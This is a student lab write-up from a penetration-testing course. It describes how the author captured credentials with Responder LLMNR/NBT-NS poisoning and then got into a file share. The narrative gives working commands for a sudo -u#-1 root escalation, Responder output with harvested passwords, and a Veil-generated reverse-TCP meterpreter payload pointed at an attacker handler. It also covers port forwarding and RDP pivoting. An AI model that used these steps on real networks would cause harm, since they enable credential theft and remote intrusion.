Ex100 - Responder

Simon Tobon

2021-07-08

Contents

Technical Report

Introduction

For this exercise we were tasked to get user credentials and exfiltrate sensitive data from a file share system with these credentials by using Responder.

Finding: Description of finding

Mitigation or Resolution Strategy

For this case in particular the exploitation could be avoided if m.mason avoided using the same/similar credentials for all his logins.

Attack Narrative


To begin, we set the portforwarding rules for SSH to devbox.

- On The Kali Browser navigate to **https://172.30.0.3.**
- **Then set the Destination Port Range 22 - 22.**
- **Redirect Target IP: 10.30.0.32**
- **Redirect Target Port: 22**

We then copied over the responder files to devbox as follows:
scp -r /usr/share/responder m.mason@172.30.0.3:/home/m.mason


Responder requires that it be run as root, so we had to get root access to devbox. We did this in the exact way it has been done in the past:

- **cp /bin/sh /bin/ps**
- **sudo -u-1 ps** - SU-DOH exploit to run ps as root. Now that ps is overwritten with sh this will open a root shell.
- **sudo su** - switch to superuser (Root)
- **whoami** - to confirm that we are root.



```
m.mason@devbox:~$ sudo -u#-1 ps
[sudo] password for m.mason:
# sudo su
root@devbox:/home/m.mason# whoami
root
root@devbox:/home/m.mason# 
```

We then ran Responder with the following command:
python3 Responder.py -I ens33 -wrFb.
Responder yielded the following:



```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 10.30.0.97 for name f4rmcorp
[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name F4RMCORP (service: Workstation/Redirector)
[HTTP] Basic Client   : 10.30.0.97
[HTTP] Basic Username : m.mason
[HTTP] Basic Password : Br1cks R USA!USA!

[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name PDC (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name PDC (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 10.30.0.97 for name PDC (service: File Server)
```

With these credentials in hand we then took steps to access the shared filesystem:

- **veil** - this opens the Veil framework.
- **use 1** - Use Evasion.
- **use 22** - use a rev_tcp payload.
- **set LHOST 172.24.0.10** - set the IP of the metasploit handler.
- **set LPORT 4444** - set the port of the metasploit handler.
- **generate** - Generates the veil-generated meterpreter .bat script.
- **We then give the payload the name ”meterp.”**

We then opened a fresh terminal on Kali and copied over the payload (”meterp.bat”) over to /tmp with the following command: **cp /var/lib/veil/output/source/meterp.bat /tmp** after that we opened the MetaSploit Framework console with **sudo msfconsole.**

On a seperate terminal window we then rdesktop to herd (**rdesktop -g95% -r disk:win32=/tmp 172.30.0.3)** From there, login into brian with credentials we have exfiltrated in past exercises: brian/Sw0rdF!sh.


Then open a cmd terminal and run the following to mount the drive: **net use z: \\TSCLIENT\win32**.

We portforwaded to PATRONUM with the following command on the Metasploit console **portfwd add -l 3389 -p 3389 -r 10.30.0.97.**

We then rdesktop to it on Kali with **rdesktop -g95% -0 127.0.0.1:3389**

From there, we use the Windows File Explorer GUI to navigate to the Network section and login to the filesystem share ”PDC” with the credentials:

m.mason/Br1cks R USA!USA! which was found using Responder earlier. There we found the keyfile:



```
KEY018:vuuWYe8GXI1lzxvMvRosSA==
```

This concludes this exercise.